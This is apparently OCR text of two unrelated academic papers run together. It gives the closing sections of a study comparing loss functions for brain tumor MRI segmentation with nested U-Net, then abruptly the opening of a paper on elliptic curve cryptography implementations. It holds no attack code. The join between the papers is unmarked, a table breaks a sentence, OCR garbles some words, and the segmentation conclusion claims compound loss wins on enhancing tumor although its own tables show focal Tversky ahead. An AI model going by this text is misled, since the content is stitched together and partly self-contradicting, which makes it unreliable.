0.4	0.6	0.8724	0.9068	**0.9256**
0.5	0.5	**0.8812**	0.9033	0.9199
0.6	0.4	0.8808	**0.9077**	0.9223
0.7	0.3	0.8740	0.8897	0.9207
0.8	0.2	0.7219	0.8910	0.9111
0.9	0.1	0.6498	0.9005	0.9085

Experiment using Focal Tversky loss

All possible combinations of α, β, and γ are not tested due to computational constraints. For evaluating the performance of the focal Tversky loss, the values of α and β that produced better results for Tversky loss are used. Table 3 shows the experimental results for the chosen values of the hyperparameters $\alpha, \beta,$ and γ. It is apparent from the experiment that the focal Tversky loss function based model predicts ET and TC pretty well for all the experimented values of α, β and γ. It is observed that better prediction for all tumor subregions, was obtained for the values $\alpha = 0.7$, $\beta = 0.3$, $\gamma = 0.75$.

Table 3: Focal Tversky Loss : Mean DSC score for different values of α, β and γ.

α	β	γ	Mean DSC		
			WT	ET	TC
0.6	0.4	0.75	0.8912	0.9119	0.9261
0.6	0.4	0.9	0.8920	0.9130	0.9227
0.7	0.3	0.75	**0.8941**	**0.9147**	**0.9270**
0.7	0.3	0.9	0.8869	0.9121	0.9267

As shown in Table 4, among the region-based loss functions, the network model optimised using focal Tversky loss function produces better mean DSC score for small tumor structures ET, NCR and NET.

Table 4: Performance comparison of different region-based loss functions. WT - whole tumor, ET - enhancing tumor, TC - tumor tore

Loss Function	**Mean DSC**		
	WT	ET	TC
Dice	0.8826	0.8876	0.9119
Tversky (α= 0.6 and β= 0.4)	0.8808	0.9077	0.9223
Focal Tversky (α= 0.7,β= 0.3,γ= 0.75)	**0.8941**	**0.9147**	**0.9270**

Experiment using Compound Loss Function

The settings of the hyperparameters that gave better outcomes for all tumor regions were taken into consideration when

comparing the experimented loss functions. Although there are alternative α, and β values for the best WT, ET, and TC Dice scores in Tversky loss, the α, and β values chosen are 0.6 and 0.4, respectively, since they yield good results for all tumor regions than the other options. It is evident from Table 4, the Dice score obtained for TC using focal Tversky loss function based brain tumor segmentation model outperforms other region-based loss function. To avoid tumor recurrence, it is essential to resect all tumor core structures as much as possible. To achieve this objective, it is necessary to segment all tumor subregions from MRI with greater accuracy.

From the literature [14, 20, 21, 23, 26] it is observed that compound loss function based models gain better segmentation results. In a compound loss function, a distribution based loss function and a region-based loss functions are combined to optimise the parameters of a model in order to achieve better performance. The advantage of using multiple loss functions is that it can lead to better generalisation and more robustness as the model is trained on multiple criteria at the same time.

Therefore for better optimisation of the segmentation framework, we use a compound loss function that is formed by adding focal Tversky loss and WBCE loss (Eq. 2) functions as shown in Eq. 9.

$$Loss = Loss_{ft} + Loss_{wbce} \tag{9}$$

WBCE loss assigns more importance to specific classes by applying weights to them and is hence very useful to handle imbalanced datasets. Focal Tversky loss focuses on false positives and false negatives that are more difficult to predict. It assigns more weight to difficult instances and reduces the impact of easy instances. Thus by combining these two loss functions, the resulting loss function will assign more weight to difficult instances through the focal loss component and assign more importance to specific classes through the WBCE loss. This can lead to a more accurate model that can handle imbalanced classes and difficult predictions.

We investigated the performance of the nested 2D U-Net model optimised using the compound loss function on the same preprocessed dataset. The model was trained and tested with a learning rate of $3e^{-5}$ using Adam as optimiser. We experimented with the same hyperparameter values (α= 0.7, γ= 0.75) of the focal Tversky loss function which derived optimal results. The value of w used for experiment is two. The segmentation results of the experiment are evaluated using DSC and HD metrics.

Table 5 shows the performance comparison of nested U-Net model using the compound loss against WBCE and region-based loss functions. The table shows that the mean DSC for TC which comprises the tumor core tissues, outperforms other loss functions. Fig. 1 shows the segmentation results in 5 patients achieved using nested U-Net model optimised with novel compound loss function.

Fig. 2 and the Table 5 shows that the mean Dice score produced for the WT using the compound loss is slightly better than that produced by the weighted binary-cross entropy loss function whereas the mean Dice score obtained for TC which comprises the tumor core tissues outperforms the other loss functions.

However, the compound loss-based model achieved comparable DSC score for ET compared to that obtained using focal Tversky loss function. It is clear from the illustrated chart




Figure 1: Segmentation results of nested U-Net trained using Compound loss

Table 5: Performance comparison of compound loss against other loss functions using nested 2D U-Net model. WT - whole tumor, ET - enhancing tumor, TC - tumor core

Loss Function	**Mean DSC**		
	WT	ET	TC
Dice	0.8826	0.8876	0.9119
Tversky (α=0.6 and β=0.4)	0.8808	0.9077	0.9223
Focal Tversky (α=0.7,β=0.3,γ=0.75)	0.8941	**0.9147**	0.9270
Weighted BCE	0.8989	0.8750	0.9182
Compound	**0.8994**	0.9140	**0.9311**




Figure 2: Graphical illustration of the prediction analysis of nested U-Net trained using compound loss and other loss functions for the tumor subregions WT, ET and TC using the metric DSC. WT - whole tumor, ET -enhancing tumor, TC - tumor core

that the nested U-Net model optimises well with the compound loss function and outperforms other loss functions in terms of TC and WT. This is due to the inclusion of the hyperparameter w because it gives weightage to the minority class (tumor tissues). The values of w and α are chosen to increase TPR, and $\gamma < 1$ is chosen such that it catalyses the model to concentrate on foreground pixels representing tumor in MRI.

We have also tested the performance of the compound loss function and other loss functions using the 2D U-Net model and the results are shown in Table 6. We have used the same hyperparameters which showed better performance with the nested U-Net model, for investigating the performance of the compound loss function with the 2D U-Net model. From the Tables 5 and 6, it is evident that the compound loss function gives better prediction for tumor core tissues (ET and TC) than the other loss functions. Table 7 shows the performance of the compound loss function against the state-of-the-art methods using other loss functions to deal with the class imbalance problem.

However, selecting optimal values for parameters such as w, α, β, and γ is indeed a great challenge due to

1) determining the correct balance between false positives and false negatives is often challenging, as it may require trade-offs based on subjective considerations.

2) the need to perform multiple experiments, varying the values of w, α, β, and γ, and evaluate the performance using different metrics. This process is time-consuming and computationally expensive.

5 Conclusions

Accurate diagnosis of the tumor core structures such as ET, NET, and NCR is critical for the maximum removal of those structures through surgery. From the literature, it is apparent that the segmentation of glioma subregions derives less segmentation accuracy for these core tissues, primarily because of the infiltrating nature of glioma and the class imbalance problem in brain MR images. Loss functions play a vital role in optimising the performance of a deep learning model and also in dealing with the class imbalance problem seen dominantly in medical images. The literature indicates that compound or region-based loss functions generally perform more consistently than distribution-based loss functions. Therefore, we investigated and compared the performance of the nested U-Net model using popular region-based loss functions and a compound loss function in the prediction of different tumor subregions. DSC score and HD metrics were used to evaluate the segmentation model's performance. Models trained with the compound loss function outperform those using region-based loss functions like Dice loss, Tversky loss, and focal Tversky loss in predicting all tumor core subregions, including enhancing tumor (ET), tumor core (TC), and whole tumor (WT). The nested U-Net model optimised with the compound loss function surpasses state-of-the-art methods that use other loss functions to address the class imbalance problem.

The enhancing tumor regions may have more heterogeneous

Table 6: Performance comparison of 2D U-Net model trained using compound loss and other loss functions using metrics DSC and HD

Loss	Mean DSC			Mean HD		
	WT	ET	TC	WT	ET	TC
Dice Loss	0.8915	0.8852	0.9165	8.1	5.9	4.6
Tversky Loss (α=0.6)	0.8783	0.8885	0.9127	9.2	5.5	4.4
Focal Tversky Loss (α=0.7 and γ=0.75)	0.8757	0.8874	0.9144	8.05	6.0	4.7
WBCE (w=2)	**0.9129**	0.8963	0.9275	**6.03**	5.3	4.2
Compound loss	0.9041	**0.9127**	**0.9299**	6.9	**4.8**	**4.09**

Table 7: Performance comparison of the compound loss function with state-of-the-art 2D segmentation frameworks using other loss functions on BraTS 2019 dataset

Method	Loss Function	DSC		
		WT	ET	TC
[2]	Dice Loss	0.89	0.74	0.85
[2]	Focal Loss	**0.92**	0.79	0.90
[5]	Dice Loss	0.849	0.784	0.865
Nested 2D U-Net	Compound Loss	0.899	**0.914**	**0.931**

appearances, and the boundaries between the tumor and the surrounding tissue can be less clear, making it more challenging to accurately segment enhancing tumor areas. By integrating attention gates with encoder-decoder architecture, the segmentation model can better emphasise important regions of the image while reducing the influence of irrelevant regions.

References

[1] Nabila Abraham and Naimul Mefraz Khan. A novel focal tversky loss function with improved attention u-net for lesion segmentation. In *2019 IEEE 16th International Symposium on Biomedical Imaging (ISBI 2019)*, pages 683–687. IEEE, 2019.

[2] Rupal R Agravat and Mehul S Raval. Brain tumor segmentation and survival prediction. In *International MICCAI Brainlesion Workshop*, pages 338–348. Springer, 2019.

[3] S Bakas et al. Advancing the cancer genome atlas glioma mri collections with expert segmentation labels and radiomic features. nature sci. data 4, 170117 (2017), 2017.

[4] Spyridon Bakas, Hamed Akbari, Aristeidis Sotiras, Michel Bilello, Martin Rozycki, Justin Kirby, John Freymann, Keyvan Farahani, and Christos Davatzikos. Segmentation labels and radiomic features for the pre-operative scans of the tcga-lgg collection. *The cancer imaging archive*, 286, 2017.

[5] Tianyi Cao, Guanglei Wang, Lili Ren, Yan Li, and Hongrui Wang. Brain tumor magnetic resonance image segmentation by a multiscale contextual attention module combined with a deep residual unet (mca-resunet). *Physics in Medicine & Biology*, 67(9):095007, 2022.

[6] Hao Dong, Guang Yang, Fangde Liu, Yuanhan Mo, and Yike Guo. Automatic brain tumor detection and segmentation using u-net based fully convolutional networks. In *annual conference on medical image understanding and analysis*, pages 506–517. Springer, 2017.

[7] Farnaz Hoseini, Asadollah Shahbahrami, and Peyman Bayat. An efficient implementation of deep convolutional neural networks for mri segmentation. *Journal of digital imaging*, 31:738–747, 2018.

[8] Daniel P Huttenlocher, Gregory A. Klanderman, and William J Rucklidge. Comparing images using the hausdorff distance. *IEEE Transactions on pattern analysis and machine intelligence*, 15(9):850–863, 1993.

[9] Fabian Isensee, Paul F Jäger, Peter M Full, Philipp Vollmuth, and Klaus H Maier-Hein. nnu-net for brain tumor segmentation. In *Brainlesion: Glioma, Multiple Sclerosis, Stroke and Traumatic Brain Injuries: 6th International Workshop, BrainLes 2020, Held in Conjunction with MICCAI 2020, Lima, Peru, October 4, 2020, Revised Selected Papers, Part II 6*, pages 118–132. Springer, 2021.

[10] Shruti Jadon. A survey of loss functions for semantic segmentation. In *2020 IEEE Conference on Computational Intelligence in Bioinformatics and Computational Biology (CIBCB)*, pages 1–7. IEEE, 2020.

[11] Uday Kamal, Thamidul Islam Tonmoy, Sowmitra Das, and Md Kamrul Hasan. Automatic traffic sign detection and recognition using segu-net and a modified tversky loss function with l1-constraint. *IEEE Transactions on Intelligent Transportation Systems*, 21(4):1467–1479, 2019.

[12] Konstantinos Kamnitsas, Christian Ledig, Virginia FJ Newcombe, Joanna P Simpson, Andrew D Kane, David K Menon, Daniel Rueckert, and Ben Glocker. Efficient multi-scale 3d cnn with fully connected crf for accurate brain lesion segmentation. *Medical image analysis*, 36:61–78, 2017.

[13] Davood Karimi and Septimiu E Salcudean. Reducing the hausdorff distance in medical image segmentation with convolutional neural networks. *IEEE Transactions on medical imaging*, 39(2):499–513, 2019.

[14] Jun Ma, Jianan Chen, Matthew Ng, Rui Huang, Yu Li, Chen Li, Xiaoping Yang, and Anne L Martel. Loss odyssey in medical image segmentation. *Medical Image Analysis*, 71:102035, 2021.

[15] Bjoern H Menze, Andras Jakab, Stefan Bauer, Jayashree Kalpathy-Cramer, Keyvan Farahani, Justin Kirby, Yuliya Burren, Nicole Porz, Johannes Slotboom, Roland Wiest, et al. The multimodal brain tumor image segmentation benchmark (brats). *IEEE transactions on medical imaging*, 34(10):1993–2024, 2014.

[16] Seyed Sadegh Mohseni Salehi, Deniz Erdogmus, and Ali Gholipour. Tversky loss function for image segmentation using 3d fully convolutional deep networks. In *International workshop on machine learning in medical imaging*, pages 379–387. Springer, 2017.

[17] Luisa F Sánchez-Peralta, Artzai Picón, Juan Antonio Antequera-Barroso, Juan Francisco Ortega-Morán, Francisco M Sánchez-Margallo, and J Blas Pagador. Eigenloss: combined pca-based loss function for polyp segmentation. *Mathematics*, 8(8):1316, 2020.

[18] Boris Shirokikh, Alexey Shevtsov, Anvar Kurmukov, Alexandra Dalechina, Egor Krivov, Valery Kostjuchenko, Andrey Golanov, and Mikhail Belyaev. Universal loss reweighting to balance lesion size inequality in 3d medical image segmentation. In *Medical Image Computing and Computer Assisted Intervention–MICCAI 2020: 23rd International Conference, Lima, Peru, October 4–8, 2020, Proceedings, Part IV 23*, pages 523–532. Springer, 2020.

[19] Carole H Sudre, Wenqi Li, Tom Vercauteren, Sebastien Ourselin, and M Jorge Cardoso. Generalised dice overlap as a deep learning loss function for highly unbalanced segmentations. In *Deep learning in medical image analysis and multimodal learning for clinical decision support*, pages 240–248. Springer, 2017.

[20] Saeid Asgari Taghanaki, Yefeng Zheng, S Kevin Zhou, Bogdan Georgescu, Puneet Sharma, Daguang Xu, Dorin Comaniciu, and Ghassan Hamarneh. Combo loss: Handling input and output imbalance in multi-organ segmentation. *Computerized Medical Imaging and Graphics*, 75:24–33, 2019.

[21] Michael Yeung, Evis Sala, Carola-Bibiane Schönlieb, and Leonardo Rundo. Unified focal loss: Generalising dice and cross entropy-based losses to handle class imbalanced medical image segmentation. *Computerized Medical Imaging and Graphics*, 95:102026, 2022.

[22] Dingwen Zhang, Guohai Huang, Qiang Zhang, Jungong Han, Junwei Han, and Yizhou Yu. Cross-modality deep feature learning for brain tumor segmentation. *Pattern Recognition*, 110:107562, 2021.

[23] Yue Zhang, Shijie Liu, Chunlai Li, and Jianyu Wang. Rethinking the dice loss for deep learning lesion segmentation in medical images. *Journal of Shanghai Jiaotong University (Science)*, 26:93–102, 2021.

[24] Xiaomei Zhao, Yihong Wu, Guidong Song, Zhenye Li, Yazhuo Zhang, and Yong Fan. 3d brain tumor segmentation through integrating multiple 2d fcnns. In *Brainlesion: Glioma, Multiple Sclerosis, Stroke and Traumatic Brain Injuries: Third International Workshop, BrainLes 2017, Held in Conjunction with MICCAI 2017, Quebec City, QC, Canada, September 14, 2017, Revised Selected Papers 3*, pages 191–203. Springer, 2018.

[25] Zongwei Zhou, Md Mahfuzur Rahman Siddiquee, Nima Tajbakhsh, and Jianming Liang. Unet++: A nested u-net architecture for medical image segmentation. In *Deep learning in medical image analysis and multimodal learning for clinical decision support*, pages 3–11. Springer, 2018.

[26] Wentao Zhu, Yufang Huang, Liang Zeng, Xuming Chen, Yong Liu, Zhen Qian, Nan Du, Wei Fan, and Xiaohui Xie. Anatomynet: deep learning for fast and fully automated whole-volume segmentation of head and neck anatomy. *Medical physics*, 46(2):576–589, 2019.

Authors

Ceena Mathews is an Associate Professor in the Department of Computer Science, Prajyoti Niketan College, University of Calicut, Kerala. She obtained her Ph.D. in Computer Science from Mahatma Gandhi University, Kottayam, Kerala in 2023. Her research interests include machine learning, deep learning, medical image analysis.

The Implementations and Optimizations of Elliptic Curve Cryptography based Applications

Kirill Kultinov*
Wright State University, Dayton, Ohio, USA
Meilin Liu †
Wright State University, Dayton, Ohio, USA.
Chongjun Wang ‡
Nanjing University, Nanjing, China.

December 24, 2024

Abstract

Elliptic Curve Cryptography (ECC) represents a promising public-key cryptography system due to its ability to achieve the same level of security as RSA with a significantly smaller key size. ECC stands out for its time efficiency and optimal resource utilization. This paper introduces two distinct new software implementations of ECC over the finite field GF(p), utilizing character arrays and bit sets. Our implementations operate on ECC curves of the form $y^2 \equiv x^3 + ax + b \mod p$.

We have optimized the point addition operation and scalar multiplication on a real SEC (Standards for Efficient Cryptography) ECC curve over a prime field. Furthermore, we have tested and validated the Elliptic Curve ElGamal encryption/decryption system and the Elliptic Curve Digital Signature Algorithm (ECDSA) on a real SEC ECC curve with two different implementations of the big integer classes, and compared and analyzed their performances.

Key Words:Cryptography, ECC, point addition, ElGamal, ECDSA.

1 Introduction

Data security is very crucial for almost any system nowadays [20]. Cryptography is a mathematical tool utilized in software and hardware systems to provide security services, safeguard data and information in storage and transmission against unauthorized access or tampering, and facilitate key exchange between communicating parties. It plays a critical role in various applications. During the early stages of cryptography, symmetric key cryptographic systems [5] were used to encrypt and decrypt messages. Subsequently, public-key cryptography systems [2], including the Diffie-Hellman key exchange system and RSA, were developed in 1976 and 1977, respectively. These systems offered increased security compared to symmetric encryption methods as they were based on number theory, employing two separate keys: the public key and the private key. In contemporary times, public key cryptography holds immense importance as data integrity and confidentiality depend on it. It must ensure forward secrecy, ensuring information that's secure presently remains secure in the future [15]. RSA stands as the most popular public key cryptography algorithm, relying on the complexity of factoring large numbers for security [9]. However, with the advancing computational capabilities of computers, RSA struggles to provide sufficient forward secrecy without exponentially increasing key sizes. Due to the computational overhead of RSA systems with large key sizes, Elliptic Curve Cryptography (ECC), a public-key cryptography system rooted in algebra, gained popularity. ECC, developed in 1985 by Neal Koblitz and Victor Miller and widely adopted since 2005 [7], can achieve the same level of security as RSA but with much smaller key sizes. Table 1 demonstrates the key size comparisons between RSA and ECC for equivalent security levels. ECC stands as a promising public key cryptography system, excelling in time efficiency and resource utilization. The logic behind ECC is enrely unique compared to other cryptographic algorithms. It relies on the challenges associated with solving the discrete logarithm problem through point additions and multiplications

Table 1: Comparable key sizes in terms of computational effort for cryptanalysis

Symmetric Key Size (bits)	RSA Key Size (bits)	ECC Key Size (bits)
80	1024	160
112	2048	224
128	3072	256
192	7680	384
256	15360	512

*Department of Computer Science and Engineering , Wright State University, Dayton, Ohio, MO. Email:
†Department of Computer Science and Engineering , Wright State University, Dayton, Ohio, MO. Email:meilin.liu@wright.edu .
‡Department of Computer Science and Technology ,Nanjing University, Nanjing, China. Email:

on elliptic curves. ECC's popularity continues to grow, finding applications across numerous systems and protocols. One of the most popular applications of ECC is facilitating key exchange between two communication parties. ECC is utilized in a variant of the Diffie-Hellman key exchange known as Elliptic Curve Diffie-Hellman (ECDH). Around 97% of popular websites support ECDH, specifically using Elliptic Curve Diffie-Hellman Ephemeral Elliptic Curve Digital Signature Algorithm (EDHE ECDSA) for key exchange during HTTPS connections [7]. Additionally, ECDSA finds widespread use in blockchain technology [14]. ECC also plays a role in the DNSSEC protocol, a secured version of DNS that shields DNS servers from DDoS attacks [7]. While it's feasible to implement DNSSEC using RSA as a signature algorithm, this approach exposes servers to various potential attacks [7]. Alternatively, Using ECDSA on DNS servers protects them from amplification attacks without requiring packet fragmentation or introducing additional complexities [23]. Mobile devices, and IoT devices have become integral to people's lives. However, they are vulnerable to attackers exploiting various vulnerabilities [4]. Mobile devices, and IoT devices often use embedded processors, require robust security mechanisms [6]. However, public key cryptography algorithms prove computationally expensive due to the computing capabilities and memory constraints of these devices. ECC's efficiency and strong security make it ideal for protecting IoT devices from cyber threats. For instance, a lightweight protocol proposed by a team of researchers leverages elliptic curves, and it is resistant to various attacks like man-in-the-middle and replay attacks [16]. ECC can also be employed in a one-time password (OTP) scheme based on Lamport's OTP algorithm [7]. Finally, ECC could be used in safeguarding smart grids and securing communication channels for autonomous cars [8, 3]. This paper concentrates on the new software implementation of ECC over the finite field GF(p) using character arrays and bit sets in the C++ programming language. Our implementation operates on ECC curves of the form $y^2 \equiv x^3 + ax + b \mod p$.

We have implemented and optimized the core elliptic curve operations, specifically point addition and scalar multiplication, on a real SEC (Standards for Efficient Cryptography) ECC curve over a prime field using two different approaches. In addition, the Elliptic Curve ElGamal encryption/decryption system and Elliptic Curve Digital Signature Algorithm (ECDSA) on a real SEC ECC curve with two different implementations are tested, and validated. The performances of these two different implementations are compared and analyzed. The rest of this paper is organized as follows: Section 2 provides basic background information used in this paper. It introduces the ECC cryptographic system, detailing point addition and point doubling operations. Section 3 describes the detailed implementation of ECC public- key systems on real SEC ECC curves over a prime field using two distinct implementations of the Big Integer objects: character arrays and bit sets. This section elaborates on the design of each component of the ECC system and introduces optimization techniques utilized to improve the efficiency of our implementations. Section 4 presents the experimental results of our ECC implementations in C++ on a Linux Ubuntu OS. It presents a comparison of the timing performance of fundamental operations such as point addition and point doubling using our implementations of Big Integer objects in ECC systems. Additionally, it presents the applications of these implementations in two widely used cryptographic schemes: the Elliptic Curve ElGamal encryption/decryption system and the Elliptic Curve Digital Signature Algorithm (ECDSA) (The implementations and performance comparisons of the ECDH key exchange system have been presented in [12]). These two cryptographic systems are tested and validated on a real SEC ECC curve. The performance of these Elliptic Curve cryptographic systems are compared and analyzed. Finally, Section 5 summarizes the paper and discusses the future work of this paper.

2 Background

In this section, we will introduce basic concepts and background information used in this paper.

2.1 Mathematical Background

Number theory and algebra play crucial roles in cryptography [21]. Cryptography algorithms rely on concepts from number theory, enabling these algorithms to remain secure against various attacks. The logic behind ECC differs significantly from other public-key cryptography algorithms, which can make it challenging to comprehend. In this section, we will introduce fundamental concepts, including ECC, point addition, scalar multiplication on ECC curves, and the applications of ECC.

2.2 ECC Concepts

Elliptic Curve cryptography is based on equations describing elliptic curves and computations involving points that belong to a given curve. In this section, we introduce the concepts of ECC as utilized in cryptography. Initially, we elaborate on the properties and operations of Elliptic curves over real numbers, as vital details can be visually demonstrated using geometry. Subsequently, we describe elliptic curves over GF(p), which are specifically employed in ECC.

2.3 The introduction to ECC

Imagine a large yet finite set E consisting of points on the plane (x_i, y_i) derived from the elliptic curve. Within this set E, we define a group addition operator denoted by $+$, operating on two given points P and Q. This group operator enables the computation of a third point $R \in E$ such that $P + Q = R$.

Given a point $G \in E$, our focus lies in calculating $G + G + G + \cdots + G$ using this group operator. To be specific, for any arbitrary number $k \in Z$, we utilize the notation $k \times G$ to signify the repeated addition of point G to itself k times (the $+$ operator invoked $k-1$ times). The fundamental concept behind ECC is

the complexity involved in retrieving k from $k \times G$. An attacker would need to attempt all possible combinations of repeated additions: $G+G$, $G+G+G$, $G+G+G+\cdots+G$ [10]. This challenge constitutes the discrete logarithm problem, forming the foundation for the security of the ECC algorithm.

2.4 ECC Over Real Numbers

Elliptic curves have no direct connection with ellipses [10]. Instead, they are defined using cubic equations, which are also employed in determining the circumference of an ellipse [22]. These curves commonly adhere to a form known as the Weierstrass equation

The general form of an elliptic curve equation is given by:

$$y^2 + axy + by = x^3 + cx^2 + dx + e \tag{1}$$

where parameters a, b, c, d are real numbers. For cryptography purposes, the equation of the following form is used instead:

$$y^2 = x^3 + ax + b \tag{2}$$

The equation provided pertains to a field of real numbers, wherein the coefficients a and b, along with the variables x and y, are elements of the real number field.

Figure 1 shows examples of elliptic curves drawn from equations with different parameters a and b in equation (2):

Elliptic curves can be singular or non-singular. Figure 1 displays an example of a non-singular elliptic curve. Notice that the curves are smooth. Smooth curves fulfill the discriminant condition of a polynomial $f(x) = x^3 + ax + b$:

$$4a^3 + 27b^2 \neq 0 \tag{3}$$

The elliptic curve described in Equation (2) represents a cubic polynomial, implying it possesses three distinct roots, denoted as r_1, r_2, and r_3. The discriminant is determined by the following formula:

$$D_3 = \prod_{i<j}^{3} (r_i - r_j)^2 \tag{4}$$

If the discriminant is zero, it indicates that two or more roots have merged, rendering the curve non-smooth [10]. Singular curves are unsuitable for cryptographic purposes as they are susceptible to being easily cracked. Therefore, our focus lies solely on non-singular curves. signifying that curves used in ECC algorithms must possess a non-zero discriminant.




Figure 1: Examples of Elliptic Curves

2.4.1 The group operators in ECC

For an elliptic curve defined by Equation 2, the set of points belonging to the curve is denoted as E (a, b), including a distinguished special point at infinity, represented as O. The set E (a, b) forms an abelian group [10, 22] under a unique addition operator, denoted by +. This addition operator differs significantly from the traditional algebraic addition and is described as follows.

2.4.2 Point addition

Suppose we intend to add a point P to another point Q. This addition process involves the following steps:

1. Draw a straight line connecting points P and Q.

2. Identify the intersection point of the connecting line with the elliptic curve to obtain a third point R.

Consider a point $R = (x, y)$ on the curve. The reflection of R along the x-axis results in a point denoted by $-R = (x, -y)$. This reflection is feasible due to Equation (2), which can be reformulated as $y^2 = x^3 + ax + b$, signifying the curve's symmetry with respect to the x-axis.

Thus, the addition of two points results in P + Q = R, which is visually depicted in Figure 2. However, an exception occurs when the joining line of points P and Q fails to intersect with the elliptic curve. In such instances, we identify this situation as being at the distinguished point at infinity. This circumstance only arises when the line joining P and Q is parallel to the y-axis. The point at infinity allows us to establish the following properties:

• P + O = P: Adding point P with a point at infinity requires us to draw a line parallel to the y-axis. The line intersects the curve at another point, which acts as the mirrored reflection of




Figure 2: Point Addition Illustration on an Elliptic Curve.

P concerning the x-axis. Consequently, reflecting that additional point P along the x-axis yields point P. Additionally, P serves as the additive inverse of P under the + group operator.

• If P is the mirrored reflection of Q concerning the x-axis, then Let $P = -Q$

$O + O = O$, and $O = -O$.

2.4.3 Point doubling

